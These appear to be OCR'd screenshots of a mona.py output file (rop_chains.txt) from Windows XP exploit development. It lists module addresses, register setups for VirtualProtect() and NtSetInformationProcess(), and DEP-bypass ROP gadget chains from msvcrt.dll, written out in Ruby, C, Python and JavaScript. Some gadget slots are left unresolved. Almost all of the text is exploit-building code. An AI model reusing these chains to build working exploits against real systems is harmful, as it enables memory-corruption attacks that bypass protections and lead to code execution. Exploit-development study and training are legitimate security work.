
```
0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0x73f10000 | 0x73f6c000 | 0x0005c000 | False  | True    | False |  False   | True   | 5.3.2600.5512 [DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
0x773d0000 | 0x774d3000 | 0x00103000 | False  | True    | False |  False   | True   | 6.0 [comctl32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Co
0x76390000 | 0x763ad000 | 0x0001d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
0x77f60000 | 0x77fd6000 | 0x00076000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
0x755c0000 | 0x755ee000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [msctfime.ime] (C:\WINDOWS\system32\msctfime.ime)
0x74720000 | 0x7476c000 | 0x0004c000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSCTF.dll] (C:\WINDOWS\system32\MSCTF.dll)
0x77c00000 | 0x77c08000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
0x76b40000 | 0x76b6d000 | 0x0002d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
0x77f10000 | 0x77f59000 | 0x00049000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0x00340000 | 0x00349000 | 0x00009000 | True   | True    | False |  False   | True   | 6.0.5441.0 [Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
0x77120000 | 0x771ab000 | 0x0008b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
-----------------------------------------------------------------------------------------------------------------------------------------


################################################################################

Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualProtect()
```


C:\log\1801153\rop_chains.txt - Notepad++
le Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
 EAX = ptr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------


ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
---------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c551bf,  # POP EBP # RETN [msvcrt.dll]
      0x77c551bf,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
      #[---INFO:gadgets_to_set_edx:---]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
      0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
      0x36ffff8e,  # put delta into eax (-> put 0x00000040 into edx)
      0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c410f5,  # POP ECX # RETN [msvcrt.dll]
      0x77c5fe34,  # &Writable location [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c3af6b,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c40690,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
      0x00000000,  # [-] Unable to find ptr to &VirtualProtect()
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c35524,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :

```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```

 rop_chain = create_rop_chain()



*** [ C ] ***

 #define CREATE_ROP_CHAIN(name, ...) \
   int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
   unsigned int name[name##_length / sizeof(unsigned int)]; \
   create_rop_chain(name, ##__VA_ARGS__);

 int create_rop_chain(unsigned int *buf, unsigned int )
 {
   // rop chain generated with mona.py - www.corelan.be
   unsigned int rop_gadgets[] = {
     //[---INFO:gadgets_to_set_ebp:---]
     0x77c551bf,  // POP EBP // RETN [msvcrt.dll]
     0x77c551bf,  // skip 4 bytes [msvcrt.dll]
     //[---INFO:gadgets_to_set_ebx:---]
     0x00000000,  // [-] Unable to find gadget to put 00000201 into ebx
     //[---INFO:gadgets_to_set_edx:---]
     0x77c4ded4,  // POP EAX // RETN [msvcrt.dll]
     0x36ffff8e,  // put delta into eax (-> put 0x00000040 into edx)
     0x77c4c78a,  // ADD EAX,C90000B2 // RETN [msvcrt.dll]
     0x77c58fbc,  // XCHG EAX,EDX // RETN [msvcrt.dll]
     //[---INFO:gadgets_to_set_ecx:---]
     0x77c410f5,  // POP ECX // RETN [msvcrt.dll]
     0x77c5fe34,  // &Writable location [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
     0x77c5fe34,  // &Writable location [msvcrt.dll]
     //[---INFO:gadgets_to_set_edi:---]
     0x77c3af6b,  // POP EDI // RETN [msvcrt.dll]
     0x77c47a42,  // RETN (ROP NOP) [msvcrt.dll]
     //[---INFO:gadgets_to_set_esi:---]
     0x77c40690,  // POP ESI // RETN [msvcrt.dll]
     0x77c2aacc,  // JMP [EAX] [msvcrt.dll]
     0x77c4debf,  // POP EAX // RETN [msvcrt.dll]
     0x00000000,  // [-] Unable to find ptr to &VirtualProtect()
     //[---INFO:pushad:---]
     0x77c12df9,  // PUSHAD // RETN [msvcrt.dll]
     //[---INFO:extras:---]
     0x77c35524,  // ptr to 'push esp // ret ' [msvcrt.dll]
   };
   if(buf != NULL) {
     memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
   };
   return sizeof(rop_gadgets);
 }

 // use the 'rop_chain' variable after this call, it's just an unsigned int[]
 CREATE_ROP_CHAIN(rop_chain, );
 // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
 // unsigned int rop_chain[256];
 // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

 def create_rop_chain():
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c551bf,  # POP EBP # RETN [msvcrt.dll]
      0x77c551bf,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
      0x36ffff8e,  # put delta into eax (-> put 0x00000040 into edx)
      0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c410f5,  # POP ECX # RETN [msvcrt.dll]
      0x77c5fe34,  # &Writable location [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c3af6b,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c40690,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
      0x00000000,  # [-] Unable to find ptr to &VirtualProtect()
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c35524,  # ptr to 'push esp # ret ' [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
      0x77c35524,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()



*** [ JavaScript ] ***

  //rop chain generated with mona.py - www.corelan.be
  rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%u51bf%u77c5" + // 0x77c551bf : ,# POP EBP # RETN [msvcrt.dll]
    "%u51bf%u77c5" + // 0x77c551bf : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find gadget to put 00000201 into ebx
    "" + // #[---INFO:gadgets_to_set_edx:---] :
    "%uded4%u77c4" + // 0x77c4ded4 : ,# POP EAX # RETN [msvcrt.dll]
    "%uff8e%u36ff" + // 0x36ffff8e : ,# put delta into eax (-> put 0x00000040 into edx)
    "%uc78a%u77c4" + // 0x77c4c78a : ,# ADD EAX,C90000B2 # RETN [msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ecx:---] :
    "%u10f5%u77c4" + // 0x77c410f5 : ,# POP ECX # RETN [msvcrt.dll]
    "%ufe34%u77c5" + // 0x77c5fe34 : ,# &Writable location [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%uaf6b%u77c3" + // 0x77c3af6b : ,# POP EDI # RETN [msvcrt.dll]
    "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_esi:---] :
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
    "" + // #[---INFO:gadgets_to_set_esi:---] :
    "%u0690%u77c4" + // 0x77c40690 : ,# POP ESI # RETN [msvcrt.dll]
    "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
    "%udebf%u77c4" + // 0x77c4debf : ,# POP EAX # RETN [msvcrt.dll]
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find ptr to &VirtualProtect()
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    "" + // #[---INFO:extras:---] :
    "%u5524%u77c3" + // 0x77c35524 : ,# ptr to 'push esp # ret ' [msvcrt.dll]
    ""); //  :


--------------------------------------------------------------------------------------------------


################################################################################

Register setup for SetInformationProcess() :
--------------------------------------------
 EAX = SizeOf(ExecuteFlags) (0x4)
 ECX = &ExecuteFlags (ptr to 0x00000002)
 EDX = ProcessExecuteFlags (0x22)
 EBX = NtCurrentProcess (0xffffffff)
 ESP = ReturnTo (automatic)
 EBP = ptr to NtSetInformationProcess()
 ESI = <not used>
 EDI = ROP NOP (4 byte stackpivot)
--------------------------------------------
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```


ROP Chain for SetInformationProcess() [(XP/2003 Server only)] :
---------------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x00000000,  # [-] Unable to find gadgets to pickup the desired API pointer into ebp
      0x00000000,  # [-] Unable to find ptr to &SetInformationProcess()
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf3fef,  # put delta into eax (-> put 0x00000022 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c401e0,  # POP ECX # RETN [msvcrt.dll]
      0x77c10144,  # &0x00000002 [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  # 0xffffffff-> ebx
      #[---INFO:gadgets_to_set_eax:---]
      0x77c36191,  # SUB EAX,EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c4611e,  # POP EDI # RETN [msvcrt.dll]
      0x77c4611e,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :


  rop_chain = create_rop_chain()



*** [ C ] ***

  #define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

